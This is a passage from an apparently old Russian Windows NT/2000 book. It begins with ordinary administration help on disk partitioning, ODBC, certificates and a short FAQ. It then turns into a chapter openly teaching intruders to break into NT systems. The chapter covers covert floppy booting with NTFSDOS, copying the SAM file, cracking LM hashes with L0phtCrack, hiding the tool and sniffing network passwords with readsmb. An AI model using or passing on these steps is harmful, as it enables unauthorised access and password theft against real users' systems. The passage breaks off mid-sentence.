- Команда «**Format**» (Форматировать) позволяет отформатировать выбранный том;
- Кнопка «**Properties**» (Свойства) выводит сведения о размере разделов, количестве свободного пространства, имени диска, метки, типе файловых системе, размере;
- Команда «**Change Drive Letter and Path**» (Изменить букву дисковода или подмонтировать раздел) используется для изменения имен томов жесткого диска и устройств чтения компакт-дисков. Кроме того, операционная система Windows 2000 позволяет выполнять логическое монтирование логического тома к пустой папке другого тома.
- Кнопка «**Delete**» (Удалить) позволяет произвести удаление разделов, томов или наборов томов. Windows 2000 не позволяет удалять все разделы. Нельзя удалить том с системными файлами. Также нельзя удалить отдельные разделы, входящие в набор, без удаления всего набора разделов.

Создание нового раздела

Для создания нового раздела выберите на жестком диске свободное неразмеченное пространство. Затем в меню «**Action**» (Действие), выберите пункт «New» (Новый) ➪ «**Partition**» (Раздел). Данное действие приведет к появлению диалогового окна мастера создания нового раздела «**Create Partition Wizard**» (Мастер создания раздела), который задаст вам несколько простых вопросов.

В первом диалоговом окне мастера вам следует выбрать тип раздела жесткого диска: «**Primary partition**» (Основной раздел), «**Extended partition**» (Дополнительный раздел) или «**Logical drive**» (Логический диск). Если вы производите разбиение нового диска, вам предварительно необходимо создать основной раздел. Затем для всего оставшегося пространства жесткого диска создается дополнительный раздел. После этого дополнительный раздел дробится на несколько логических дисков.

На диске может быть не более четырех основных разделов. На диске можно создать только один дополнительный раздел.

Свободное пространство дополнительного раздела можно использовать для создания нескольких логических дисков, либо использовать

его часть или весь раздел для создания набора томов или других видов томов в целях отказоустойчивости.

После определения типа раздела жесткого диска нажмите кнопку «Next» (Далее). Появится диалоговое окно **«Specify Partition Size»** (Определение размера раздела) в котором вам следует задать размер нового раздела в мегабайтах.

Снова нажмите кнопку «Next» (Далее). В последнем диалоговом окне мастера **«Assign Drive Letter or Path»** (Назначить букву дисковода или подмонтировать диск) вы можете назначить новому диску букву латинского алфавита или выполнить логическое монтирование диска к каталогу другого тома.

Для присвоения буквы латинского алфавита новому дисководу выберите опцию **«Assign Drive Letter:»** (Назначить букву дисковода) и затем правом списке определите любую букву из числа свободных. После открытия значка «My **Computer»** (Мой компьютер), в списке логических дисков компьютера появится новый диск, название которого будет определяться выбранной вами буквой латинского алфавита.

Если вы выбрали опцию **«Mount this volume at empty folder that support drive paths:»** (Монтировать этот том к пустой папке:), то при помощи кнопки **«Browse»** (Обзор) вы можете выбрать пустую папку к которой будет производится монтирование нового диска. Логическое монтирование позволяет подключать одни диски к папкам других, что позволяет увеличить их размер. Затем нажмите кнопку «Next» (Далее).

Появится диалоговое окно **«Format Partition»** (Форматирование раздела) в котором вы можете произвести форматирование нового раздела или логического диска под файловые системы NTFS, FAT или FAT32. Опция **«Allocation unit size»** (Размер кластера) определяет какой размер минимального кластера, будет использоваться при форматировании диска.

Флажок на опции **«Perform a Quick Format»** (Выполнить быстрое форматирование) позволяет произвести очистку оглавления диска без проверки поверхности. Быстрое форматирование может быть произведено только для дисков, которые уже были один раз отформатированы. Этот режим следует использовать только при полной уверенности в исправности диска.

Флажок на опции **«Enable file and folder compression»** (Использовать сжатие для файлов и папок) позволяет использовать динамическое сжатие нового раздела, что позволит значительно увеличить его объем. После форматирования раздела работа мастера Create Partition Wizard будет окончена.

Работа с наборами томов

Windows 2000 может работать с множеством дисков и разделов. Том может состоять из 32 отдельно расположенных областей, размещающихся на 32 различных дисках, которые рассматриваются как один большой том, имеющий единственное имя. Такая организация дискового пространства называется *набором томов* (volume set). Использование набора томов позволяет объединить несколько разрозненных областей, не изменяя разбиение диска. Создание набора томов позволяет уменьшить количество занятых букв имен дисков, так как одна буква используется для нескольких сегментов на одном или нескольких дисках.

При создании набора томов, занимающего несколько дисков, вы можете обнаружить некоторое увеличение производительности, которое достигается за счет того, что операции записи/чтения, которые обычно выполняются гораздо медленнее, чем другие действия, более эффективны, когда распределены между двумя или несколькими дисками.

Чтобы с помощью слепка MMC «**Disk Management**» (Управление дисковыми накопителями) создать набор томов, необходимо иметь не менее двух свободных областей на одном или нескольких дисках.

Для создания набора, выберите области, которые хотите объединить. Затем в меню «**Action**» (Действие) **О «Partition»** (Раздел) выполните команду «**Create Volume** Set» (Создать набор томов). В появившемся диалоговом окне мастера «**Create Volume** Set» (Создание набора томов) укажите размер набора томов.

Кроме того, операционная система Windows 2000 Professional поддерживает работу с чередованием данных в одинаковых блоках, занимающих от 2 до 32 дисков. *Чередование* — это способ хранения данных, при котором информация распределяется равномерно на двух или более дисках, которые используются *чередующимся набором томов* (stripe set). Чередующиеся наборы томов за счет более эффективной работы с дисками повышают производительность системы, но не обеспечивают защиты данных.

Для работы с чередующихся наборами томов необходимо не менее двух жестких дисков. Кроме того, разделы чередующегося набора томов должны быть примерно одного размера, так как данные распределяются по дискам равномерно.

Для создания чередующегося набора, в окне слепка MMC «**Disk Management**» (Управление дисковыми накопителями) выберите области, которые хотите объединить. Затем в меню «**Action**» (Действие) ➪ «**Partition**» (Раздел) выберите команду «**Stripe** Set» (Создать чередующийся набор). В появившемся диалоговом окне мастера «**Create Stripe** Set» (Создание чередующегося набора) укажите размер чередующегося набора томов.

При создании чередующегося набора томов Windows 2000 на каждом указанном вами диске делит выбранные свободные области на одинаковые разделы.

Операционная система Windows 2000 Server поддерживает два дополнительных способа организации хранения данных, позволяющих восстанавливать данные при неисправностях дисков: это *чередующийся набор с четностью* (stripping with parity) и *зеркальный набор* (disk mirroring). Чередующийся набор с четностью обеспечивает защиту данных с использованием четности, что позволяет восстанавливать данные при потере части набора вследствие выхода диска из строя. Зеркальный набор, как следует из названия, предохраняет данные путем их дублирования на двух дисках, так что при выходе из строя одного диска данные можно получить с его «отражения».

Управление серверными приложениями и службами

Ветвь **«Server Applications and Services»** (Серверные приложения и службы) служит для управления серверными приложениями и службами операционной системы Windows 2000 Professional.

Вы можете произвести запуск, остановку, приостановку и настройку производительности серверного приложения. Для этого нажмите правой кнопкой мыши на нужную службу и в появившемся контекстном меню выберите команду **«Start»** (Запуск), **«Stop»** (Остановка), **«Pause»** (Приостановка) и **«Tune Performance»** (Настройка производительности). Настройку производительности серверных приложений можно производить по частоте использования: **«Used often»** (Часто), **«Used occasionally»** (Случайно), «Never **used**» (Очень редко).

Проводник компонентов служб

Распределенная модель COM (DCOM, COM+) предназначена для объединения приложений клиент/сервер, размещенных на нескольких компьютерах. DCOM позволяет этим приложениям совместно использовать компоненты в корпоративной сети или в Internet. COM+ разработана для радикального упрощения создания и использования программных компонентов. COM+ обеспечивает среду выполнения и сервисы, которые можно применять из любого языка программирования или инструмента, обеспечивая тесное взаимодействие компонентов, независимо от того, как они были реализованы.

Раздел **«Component Service Explorer»** (Проводник компонентов служб) обеспечивает графический интерфейс пользователя для конфигурирования COM-объектов.

Управление сменными дисковыми накопителями

Ярлык **«Removable Storage Management»** (Управление сменными дисковыми накопителями), который расположен в группе программ **«Administrative Tools»** (Администрирование), позволяет производить управление сменными накопителями ZIP, CD-ROM, DVD-ROM (RAM), а также ленточными устройствами.

Данный слепок позволяет проследить ваши сменные носители данных (ленты и оптические диски) и управлять библиотеками CD-ROM.

Диспетчер сертификатов

Ярлык **«Certificate Manager»** (Диспетчер сертификатов) системной папки **«Administrative Tools»** (Администрирование) используется для управления цифровыми сертификатами и параметрами сертификации узлов, издателей и фирм-производителей программного обеспечения. Цифровые сертификаты необходимы для гарантированной идентификации при подсоединении к удаленному серверу. Кроме того, цифровые сертификаты используются для получения и отправления по электронной почте зашифрованной корреспонденции или подтверждения цифровой подписью подлинности передаваемых данных. Для просмотра уже установленных цифровых сертификатов лиц, с которыми вы осуществляете защищенную переписку по электронной почте, используйте вкладку **«Other People»** (Другие люди).

Вкладка **«Intermediate Certification Authorities»** (Промежуточные центры сертификации) позволяет просмотреть издателей сертификатов безопасности, которые используются на этом компьютере. Такие сертификаты используются при соединениях с серверами частных компаний для проверки подлинности их удаленного компьютера.

Для определения целевого назначения выбранных цифровых сертификатов, следует использовать кнопку **«Advanced»** (Дополнительно). В появившемся окне **«Advanced Options»** (Дополнительные параметры) в разделе **«Certificate purposes»** (Назначение цифровых сертификатов) вы можете отметить флажками для каких целей будут применяться цифровые сертификаты.

Прежде чем отправлять сообщения с цифровой подписью или использовать цифровой сертификат для идентификации, необходимо получить цифровое удостоверение и импортировать его диспетчер сертификатов при помощи кнопки **«Import»** (Импорт). Будет произведен запуск мастера импорта цифровых сертификатов Certificate Manager Import Wizard, который поможет вам произвести импорт цифрового сертификата в диспетчер сертификатов.

Для переноса цифрового сертификата на другой компьютер, следует использовать мастер экспорта цифровых сертификатов — Certificate Manager Export Wizard, который можно запустить при помощи кнопки **«Export»** (Экспорт).

Администратор источников

Ярлык **«Data Sources (ODBC)»** (Источники данных ODBC) системной папки **«Administrative Tools»** (Администрирование) используется для настройки доступа к базам данных посредством стандартов технологии ODBC (Open Database Connectivity — открытый стандарт доступа к базам данных).

Технология ODBC обеспечивает стандартный интерфейс для разных баз данных и прикладных программ и позволяет осуществить импорт, экспорт и подключение к данным, хранящихся в различных форматах. Для выборки информации из базы данных применяется язык SQL (Structured Query Language — структуризированный язык запросов). Запрос на языке SQL посылается при помощи драйвера ODBC в базу данных через источники данных (Data Sources). Драйверы ODBC являются служебными файлами динамической компоновки (*.dll). Каждому приложению или базе данных соответствует свой драйвер ODBC. Для просмотра уже проинсталлированных драйверов ODBC вам следует воспользоваться вкладкой **«ODBC Drivers»** (Драйверы ODBC) диалогового окна **«ODBC Data Source Administrator».**

Список **«ODBC Drivers that are installed on your system»** (Установленные драйверы ODBC) содержит имя, версию, организацию, имя файла и дату выпуска каждого драйвера ODBC, установленного на компьютере. Установка новых драйверов ODBC требует инсталляции новой СУБД на компьютер. Программа установки позволит выбрать необходимые драйверы ODBC. Устанавливаемые базы данных и драйверы ODBC должны быть 32-х разрядными.

Источник данных предоставляет служебную информацию о базе данных, внешним по отношению к ней приложениям или драйверам. Источник данных создается для каждой базы данных или конкретной таблицы этой базы данных.

Для добавления, изменения параметров настройки или удаления системных, пользовательских и файловых источников данных следует пользоваться вкладками **«System DNS»** (Системный), «User DNS» (Пользовательский) и «**File** DNS» (Файловый). Например, на вкладке **«System DNS»** (Системный) в списке **«System Data Source»** (Системные источники данных) находится информация по всем системным источникам данных, включая имя каждого источника и связанный с ним драйвер.

Для отображения диалогового окна настройки источника данных, зависящего от драйвера, дважды щелкните имя источника. При нажатии кнопки **«Add»** (Добавить) отображается диалоговое окно **«Create New Data Source»** (Создание нового источника данных) со списком драйверов. Выберите драйвер, для которого нужно добавить источник данных. После нажатия кнопки **«Finish»** (Конец), будет выведено диалоговое окно настройки, зависящее от драйвера.

Кнопка **«Remove»** (Удалить) производит удаление существующего источника данных из списка. Перед нажатием данной кнопки необходимо выбрать имя источника данных из списка.

Кнопка **«Configure»** (Настройка) отображает диалоговое окно настройки источника данных, зависящего от драйвера, которое позволяет изменить конфигурацию существующего источника данных. Перед нажатием данной кнопки необходимо выбрать имя источника данных из списка.

Вопросы и ответы

Возможно ли перегрузить сервер удаленно?

Не только сервер, но и любой компьютер с установленной на нем системой Windows NT, могут быть перезагружены или остановлены (Shutdown) удаленно. Одна из программ, позволяющих это сделать, входит в Windows NT Resourse Kit. Называется она *Shutdown.exe.* Естественно, вы должны иметь право удаленно останавливать этот компьютер (Remotely shutdown the system).

Почему Remote Access не хочет дозваниваться пульсом?

Необходимо правильно выставить параметры модема в **Control Panel ⇨ Modems** (дозвон пульсом, код России, код выхода на межгород, код Вашего города (для Москвы — 095)). Затем, в параметрах соединения с провайдером, поставить «галочку» в строке **Use Telephone Dialing Properties,** затем указать в строке **Country Code** код России (7) и в строке **Area Code** поствить код Вашего города (Москва — 095).

Не получается подключиться к машине с NT по сети, вместо этого запрашивается пароль на ресурс IPC$?

У вас не разрешен акаунт **Guest.** Это исправляется в User **Manager,** где для пользователя **Guest** убирается флажок Account **Disabled.**

Как ввести логин/пароль автоматически?

Для этого вам необходимо написать скрипт и указать системе использовать его при входе в сеть. Это делается в настройке соединения с

провайдером, закладка **Script,** там вы должны будете указать название файла скрипта. Ниже приведен пример простейшего файла скрипта. Для его работы вам надо будет ввести «**Имя**» и «**Пароль**» на соединение с провайдером. До начала дозвона, как правило, появляется диалоговое окно, где вам предлагается ввести вышеназванные переменые.

```
proc main
waitfor "login:"
transmit $USERID + "^M"
waitfor  "password:"
transmit $PASSWORD + "^M"
endproc
```

На машине появились непонятные ресурсы общего доступа: C$, D$, Admin$. Что это?

Эти ресурсы служат для удаленного администрирования сервера или рабочей станции, соответственно подключиться к ним может только член группы Администраторов. Если вас раздражает их наличие, то вы можете отменить их создание, для этого, воспользовавшись редактором реестра необходимо подправить следующие значения:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
\Services\LanmanServer\Parameters

Отключение этой опции для сервера:

```
AutoShareServer REG_DWORD 0
```

Отключение этой опции для WS:

```
AutoShareWks  REG_DWORD 0
```

Может потребоваться ручной ввод этих ключей.

Как клиентам, сидящим под Windows, прописанным в User Manager for Domains с правами смены пароля самостоятельно, менять себе пароль на сервере автоматически?

Для решения этой проблемы вам необходимо убрать галочку: **User Manager for Domains ➪ Policies ➪ Account ➪ User must log in order to change password.**

Как запретить RAS разрывать коннекцию при Log-off пользователя?

```
[HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon]\KeepRasConnections="1"
```

Как настроить Windows NT на работу по выделенной линии?

И так провайдер предоставил вам выделенную линию, на которой с вашей стороны висит модем (telebit, motorola или любой другой, который может работать на выделенной линии), при включении модема он сразу подключается к провайдеру и никакими обычными средствами NT его неудается увидеть. Сразу уточним, что в ресурските по этому поводу написано всего две строчки, что вы должны работать по null modem, это почти правильно. На самом деле вы имитируете x25.

Первое, что вы должны сделать сохранить на всякий случай из директории **ras** свой файл *pad.inf* и вместо него положить, например, из NT3.51 файл *modem.inf* и отредактировать его (Только в нем! В NT4 нет подходящего описания null modem), выбросить из него описания всех модемов, оставить только некоторую общую информацию и отредактированное под необходимую нам ситуацию описание нулмодема, приводим эту часть полностью:

```
[Null Modem 33600]
CALLBACK_TIME=10
DEFAULTOFF=
MAXCARRIERBPS=33600
MAXCONNECTBPS=33600
COMMAND=
CONNECT=
```

После этого включаем настройку **ras** в **Remote** Access **Setup,** нажимаем кнопку Add, в появившемся меню выбираем **Install** X25 **Pad,** где в предлагаемом меню естественно выбираем **Null Modem,** далее подтверждаем все, что можно, не забыв сказать, что данное устройство работает только на **dial out** и по протоколу tcp/ip.

Настраивая **dialup** в части, посвященной x25, у вас несколько строк в первой; с помощью стрелки вниз выбираете ваш нулмодем, в остальных пишите любую ерунду. Все, можете спокойно работать. Только не забудьте в описании порта указать ту же скорость, что и в описании нулмодема.

Как предоставить модем в общий доступ?

Для этого существует утилита **SAPS** (SpartaCom Asynchronus Port Sharing), которая позволяет делать общими последовательные порты и все устройства, подключенные к ним.

Как заставить RAS отвечать не на первый звонок?

Для этого необходимо редактором реестра отредактировать следующие значения:

```
HKEY_LOCAL_MACHINE
SYSTEM\CurrentCont rolSet\Se rvises\RasMan\Pa ramete rs
```

Ключ — **NumberOfRings**;

Тип - DWORD.

Перегрузить машину.

Как избавиться в системном логе от сообщений про выборы «master browser»?

Для этого необходимо запретить вновь включаемым в сеть машинам пытаться стать «Основным обозревателем сети» **(Master Browser).** Для этого у клиентов Win95 необходимо, в свойствах элемента **«File and printer sharing for Microsoft Networks»** выставить в **Browse Master** вместо значения **Automatic** значение **Disable,** после этого компьютер не будет пытаться стать основным обозревателем.

Для компьютеров WinNT проблема лечится изменением ветви реестра:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentConterolSet \Services\Browser\
```

где значение переменной **IsDomainMaster** может быть **Yes/No/Auto** — тип переменной (**REG_SZ**) и значение переменной **MaintainServerList** может быть **False /True** — тип переменной (**REG_SZ**).

Почему процесс запущеный по AT не видит сеть?

Сервис **Schedule** по умолчанию запускается под пользователем **LocalSystem**, который не имеет права работы с сетевыми соединениями. Для исправления такого положения существуют две вожможности:

- сервис **Schedule** необходимо запустить под любым другим пользователем, у которого такое право есть, но тогда программа запущенная по AT не сможет быть интерактивной.
- использовать утилиту **su** (аналог su из *nix) для запуска задачи под аккаунтом другого пользователя.

Основные принципы взлома сетевых операционных систем Windows NT/2000

Почему именно Windows?

В этой главе мы изложим основные принципы взлома защиты сетевых операционных систем Windows NT и Windows 2000.

Почему нами выбрана группа операционных систем Windows NT/2000? Семейство операционных систем Windows NT/2000 (в дальнейшем просто Windows NT, т.к. Windows 2000 является по своей сути пятой версией NT) имеет богатейшие возможности работы с конфигурацией операционной среды, поддерживает устаревшее программное обеспечение для операционных систем DOS, Windows 3.xx/95/98, что влечет за собой возможность с большей вероятностью найти в защите системы слабое место. Всегда надо помнить принцип: *Обычно ломается лифт, а не лестница.* Следовательно, чем проще, тем надежней.

Вторая причина, почему мы остановили свой выбор на семействе Windows NT — из-за популярности этих систем и распространенности их в мире. С одной стороны, украсть информацию из Windows NT/2000 затруднительно, т.к сложность похищения информации вызвана, конечно, не безупречностью TCP/IP стека Windows NT, а его убогостью и отсутствие в стандартной поставке сетевых демонов и крайне ограниченный набор клиентских утилит (host, nslookup, talk и т.д.). Хакеры со всех концов света обратили на нее свое внимание и, естественно, нашли и находят прорехи в системе безопасности Windows NT.

Методы взлома, изложенные здесь, будут доступны для хакера не высокой квалификации. Те программы или средства, которые потребуются для подрыва защиты и проникновения в систему можно свободно найти на страницах Интернета. Кроме того, еще не все системные администраторы осознали необходимость комплексного подхода при защите информации для сетей под Windows NT. Обычно затраты на сохранность ценностей составляют от 10 до 30% от их стоимости. Но как оценить интеллектуальную собственность? Тут вступает в действие всемирный пофигизм, вот он — главный друг хакера.

Безопасности компьютерной системы или сети обычно присущи три составляющие:

1. Физический доступ к компьютеру;

2. Доступ в локальной сети;

3. Доступ в глобальной сети.

Эти три составляющие очень тесно связаны между собой, поэтому мы последовательно рассмотрим их. Приведенные ниже способы преодоления защиты этих трех уровней помогут понять сам принцип взлома системы. Кроме того, хакерские инструменты первого и второго уровня часто могут помочь взломщику компьютерных систем, если он работает удаленно через Internet.

Сделаем небольшое отступление. Необходимо понять один простой принцип. Все течет, все изменяется, и на любые каверзы хакеров умные программеры и системные администраторы придумают свои препоны и защиты. Но принцип взлома они победить не смогут, ибо, что один человек сделал, другой завсегда разобрать сможет. А те программы, которыми необходимо пользоваться, могут устареть или те конкретные дыры в защите, описанные в этой главе, через некоторое время будут залатаны песочно-бизэшным Билли.

Начнем с простого.

Физический доступ к компьютеру

Что такое физический доступ к компьютеру? Это значит, что вы имеете доступ к компьютеру, на котором находится интересующая вас информация. Причем доступ этот физический, т.е. вы можете подойти к этой машине, потрогать ее ручками. Желательно, чтобы трогание ручками было воспринято окружающими без эмоций, а лучше вообще не воспринято, т.е. вы там частый гость, или лучший друг своего недруга (зачем друзей подставлять), или.., ну в общем, вы — ужас, летящий на крыльях ночи, никем не замеченный. Вот что значит *физический доступ*.

Сначала немного общеобразовательных моментов.

В семействе операционных систем Windows NT реализована возможность контроля за локальным доступом (т.е. доступом к локальному диску, винту, если так понятнее). Реализуется эта возможность с помощью новой (по сравнению с FAT) файловой системой NTFS на основе расширений файловой системы. Вообще-то, Windows NT поддерживает две системы FAT и NTFS. Поэтому мы рассмотрим способ взлома сначала для FAT.

Самый простой и надежный — загрузка с дискеты и копирование данных на ZIP-дисковод. Таким образом, вам становится доступным вся та часть информации, которая хранится с помощью FAT. Но такую халя-

ву вам вряд ли когда подсунут. Скорее всего придется повозиться с NTFS. Вот тут и начинается наша песня.

NTFS используют всегда, когда требуется защитить информацию и распределить доступ к ней. Но вот беда — все это работает только при работе под Windows NT. А вот если вам удастся загрузить MS-DOS с дискеты, то любая информация из разделов, работающих под NTFS, может быль считана с помощью драйвера NTSFDOS.EXE (автор — Mark Russinovich, поклон ему земной). И никакая система безопасности Windows NT тут не поможет, ну кроме злобного сисадмина, который с дубинкой дежурил бы рядом. Но, естественно, нужен дисковод. Если его нет, а такое может быть, или он каким-то образом вам не доступен, и такое может быть тоже, знать не судьба — надо искать другой способ.

Ну, вот вы незаметно загрузились с дискеты, запустили программку NTSFDOS.EXE и обнаруживаете, что ничего не видите или видите, но понять или прочесть не можете. А это значит, что сисадмин оказался чуть-чуть умнее, чем мы предполагали, и зашифровал информацию на диске посредством программных или аппаратных средств. Зашифровать он ее мог или средствами какой-либо посторонней программы (аппарата) или с помощью Windows NT (такая возможность уже появилась в Windows 2000). Так как мы в этой главе освещаем методы взлома Windows NT, то про методы взлома систем шифрования мало чего скажем. Мы просто перечислим некоторые из них:

- SeNTry2020 (http://www.softwinter.com);
- SecurityPlus (http://www.softbytelabs.com);
- Cryptext (http://wwvv.tip.net.au/~njpayne).

А если вдруг объектом вашего внимания стала машина, находящаяся на госпредприятии или на предприятии, на котором размещен госзаказ, то можно однозначно определить, что используемая там система шифрования — «Верба-OW» (http://www.security.ru), которая сертифицирована ФАПСИ. Конечно, это может быть и не эта система шифрования, но обязательно сертифицированная ФАПСИ. А таких систем не так уж много. Да и список таких систем можно легко узнать, так как нет лучшей рекламы для продажи, чем сертификат ФАПСИ.

В том случае, если информация зашифрована с помощью какой-либо программы, то самый простой способ — это найти ключ, способ потруднее — его отгадать. А вот если установлено аппаратное шифрование, то тут без ключа никак не обойтись. Ключ может быть программный, выносной (на внешнем носителе) и комбинированный. У нас в России распространены шифрующие контроллеры дисков серии КРИПТОН, имеющие сертификат ФАПСИ.

Если вам удалось получить физический доступ к информации на машине, то вы приступаете к следующей стадии взлома системы, а именно получению паролей пользователей системы и/или прав администратора. Существует такой файл SAM, в нем хранятся учетные записи пользователей и их пароли. Получить к нему доступ возможно, загрузившись с дискеты и скопировав этот файл. Сам файл располагается в каталоге **WINNT\SYSTEM32\CONFIG**. Когда Windows NT запущена и работает, доступ к файлу SAM, который располагается в директории **WINNT\SYS**TEM32\CONFIG\, имеет только администратор, но файл можно скопировать, загрузившись с системной дискеты.

Если вам удалось заполучить файл SAM, то для взлома вы можете использовать программу LOPHTCrack. Найти ее возможно в поисковой системе Rambler.ru или AltaVista. Ниже приведено более подробное описание данной программы.

Для того чтобы избежать просмотра паролей, их подвергают хешированию. Но, как известно, что зашифровали, то расшифровать можно. Хотя хеширование имеет одну неприятность: для восстановления пароля надо перебрать все возможные значения. А, следовательно, существует пропорциональная зависимость между временем, требуемым для дехеширования, длиной пароля и количеством применяемых символов.

Стандартно программы ограничивают длину пароля до 13-16 символов, хотя Windows NT поддерживает до 128 символов. Еще одна хитрость в том, что файл SAM содержит два хешированных представления одного и того же пользовательского пароля, полученные с помощью разных алгоритмов. Один из них — в стандарте Windows NT, другой — в стандарте LAN Manager. Вообще стандарт LAN Manager применяют для того, чтобы добиться совмещения с другими ОС, установленными на рабочих станциях, например: Windows 3.11 for Workgroups и Windows 95/98. Вот то, о чем мы писали выше: всевозможные достоинства можно обратить в недостатки: ведь хешированный пароль стандарта LAN Manager слабо устойчив к взлому, так как каждая из двух половин 14-байтового символьного пароля хэшируется независимо, а результаты затем соединяются. Таким образом, вычисление 14-байтового пароля эквивалентно взлому двух 7-байтовых паролей, что значительно сокращает число возможных комбинаций для перебора. По этой причине, если вы будете взламывать пароль, то сначала займитесь паролем, захэшированным по стандарту LAN Manager.

Существующая программа LOphtCrack, работающая на Pentium II-450, может вскрыть пароль любой длины, как спелый арбуз, примерно за трое суток (ниже мы рассмотрим работу этой утилиты подробнее). Обычно наивные администраторы защищаются с помощью утилиты SYSKEY, входящей в состав Service Pack 3. SYSKEY позволяет дополнительно зашифровать данные в SAM, после чего программы извлечения и восста-

новления паролей не смогут корректно обрабатывать информацию из этого файла. Это надо учитывать. Но помните — все течет, все изменяется, и последняя версия программы **L0phtCrack** позволяет пробить и дополнительное шифрование этой утилиты.

Извлечение и вскрытие текстовых паролей из украденной SAM

Рассмотрим взлом SAM файла более подробнее, углубимся в детали... Итак, как было сказано ранее, информация обо всех пользователях Windows NT/2000 и их паролях хранится в базе данных системы (registry), которая физически расположена в файле **%SystemRoot%\SYSTEM32\CONFIG\SAM** — базе данных безопасности системы. Данный файл является по умолчанию заблокированным, т.к. используется прочими компонентами системы. Поэтому вам не удастся напрямую скопировать этот файл. Однако, если администратор системы регулярно выполняет операцию создания диска **ERD** (Emergency Repair Disk), то относительно свежая копия данного файла содержится в директории **%SystemRoot%\REPAIR**. Но если администратор системы не выполнял данную операцию, то полученная база будет содержать пользователей Administrator и Guest, с паролями присвоенными во время инсталляции операционной системы. Пароли в данном файле хранятся в 16-байтном значении, зашифрованном (в кодировке UNICODE) с использованием хэш-алгоритма **MD4**. Поэтому для взлома паролей Windows NT/2000, вам необходимо выделить из базы данных безопасности системы имя пользователя и соответствующее ему хэш-значение. Данная процедура может быть выполнена с использованием программного обеспечения, доступного через Internet и которое описано ниже.

Программа LOphtCrack (http://www.lOpht.com/lOphtcrack/)

Программа LOphtCrack позволяет вычислять пароли, используя два различных метода. При использовании первого метода применяется поисковая словарная таблица, которую определяет специальный файл словаря. Хешированные пароли для всех слов в файле словаря уже являются вычисленными и сравниваются со всеми паролями для пользователей данной SAM. Когда имеется соответствие — пароль известен. Этот метод чрезвычайно быстр. Тысячи пользователей могут быть проверены при помощи 300 КБ файла словаря всего за несколько минут на обычном PII. Недостаток этого метода состоит в том, что при помощи словаря можно определить только очень простые пароли, которые существуют в английском языке (словарный запас которого не превышает 100 тыс. слов).

Для открытия словаря word-english вам необходимо выполнить команду **«File»** (Файл) ➪ **«Open Wordlist File»** (Открыть словарь).

Второй метод использует последовательный перебор набора символов типа A-Z или A-Z и 0-9 (и также других наборов) и вычисляет хеш для каждого возможного пароля для этих символов. Единственный недостаток данного метода — время. Данный метод использует интенсивный перебор значений, что требует больших вычислительных мощностей. Чем больший набор символов вы указали в меню **«Tools»** (Сервис) ➪ **«Options»** (Параметры), тем дольше времени требуется для перебора всех значений.

Набор символов A-Z требует приблизительно 7 часов вычислений на 600 герцовых процессорах PIII или Athlon. Представьте себе, что через каких-нибудь 7 часов вы будете иметь ключи от системы, и будете эдаким маленьким богом, местного значения или не местного, как повезет. Набор A-Z и 0-9 требует приблизительно трое суток.

Однако программа **LOphtCracks** разработана с учетом возможности интенсивных и долговременных вычислений и может использовать преимущества многопроцессорных систем. Если вы не хотите, чтобы программа присутствовала в панели задач, выберите в меню **«Window»** (Окно) ➪ **«Hide, Ctrl+Alt+L to Show»** (Спрятать, для вывода на экран нажмите **Ctrl+Alt+L**). При запуске данной программы на многопроцессорном сервере, она будет выполняться низким приоритетом, используя вычислительные возможности неактивного центрального процессора. Программа регулярно, через каждые пять минут, сохраняет результаты вычислений, что позволяет восстанавливать состояние вычислений в случаях отключения питания или перезагрузок. Открытие файла, с которым программа работала до перезагрузки можно из меню **«File»** (Файл) ➪ **«Open Password File»** (Открыть файл паролей).

Инсталляция

Для инсталляции просто разархивируйте дистрибутивный архив в любой каталог на жестком диске. Создайте ярлык к программе **l0phtcrack.exe** (или 10phtcrack95.exe для Windows 95/98). Кроме того, если вы физически подключены к данной локальной сети и используете Windows NT 4.0 (или Window 2000), вы можете использовать сетевой **sniffer readsmb.exe,** при помощи которого можно получить пароли клиентских машин Windows 3.11/95/95 и MS-DOS.Перед использованием сетевого sniffer'a необходимо предварительно установить сетевой NDIS-драйвер, который входит в дистрибутивный комплект. Этот драйвер может работать только поверх драйвера реально присутствующей в системе сетевой Ethernet-платы и использует протокол CSMA-CD. Для установки NDIS-драйвера откройте апплет **«Network»** (Сеть) в панели управления. На вкладке **«Protocols»** (Протоколы) нажмите кнопку **«Add»** (Добавить). Затем нажмите кнопку **«Have Disk»** (Установить с диска) и определите каталог,

в который вы установили **LOphtCrack** и в котором находится файл **Oemsetup.inf** файл. После перезагрузки вы сможете использовать сетевой sniffer readsmb.exe, для перехвата паролей клиентских машин Windows.

Получение хешированных паролей

Перед вычислением паролей необходимо получить доступ к хешированным паролям. Существуют три основных метода получения хешированных паролей: непосредственно из системного реестра, из файла SAM или при помощи сетевого sniffer'a.

Получение хешированных паролей непосредственно из реестра

Если вы обладаете административными привилегиями, вы можете получить хешированные пароли, используя команду **«Tools» (Сервис)** ⇨ **«Dump Password from Registry»** (Получить дамп пароля из реестра). Для этого укажите имя компьютера или адрес IP в формате **\\Computer_name** или **\\IP-address**.

Однако сервер Windows NT/2000 может запретить попытку доступа к системному реесчру по сети, если сконфигурирован надлежащим образом.

Кроме того, если версия Windows NT/2000 локализована, для группы **«Administrator»** используется переведенное на другой язык слово, например для русского языка **«Администратор».** Для того, чтобы программа LOphtCrack корректно обратилась к дампу системного реестра удаленного компьютера, вам необходимо изменить ключ системного реестра на вашем локальном компьютере. Для этого запустите программу **regedit.exe** и отредактируйте значение ключа **HKEY_CURRENT_USER\ Software\LHI\ L0phtCrack\AdminGroupName**.

Присвойте значению этого ключа название группы **«Administrator»** для локализованной версии Windows NT (2000).

Получение хешированных паролей из файла SAM

Вы можете получить хешированные пароли из файла SAM на жестком диске, с резервной ленты или дискеты ERD (Emergency Repair Disk). Системный реестр NT фактически сохранен в нескольких различных файлах на системном диске в каталоге **%SystemRoot%\SYSTEM32\CONFIG\.** Если вы имеете физический доступ в компьютеру с установленной операционной системой Windows NT/2000, вы можете загрузить машину при помощи системной дискеты DOS и использовать программу типа **NTFSDOS** (http://www.ntinternals.com/ntfs20r) чтобы скопировать файл SAM на гибкий диск. Затем вы можете использовать команду программы LOphtCrack **«Import SAM File»** (Импорт SAM-файла), которая расположена в меню **«File»** (Файл) чтобы извлечь хешированный пароль из файла

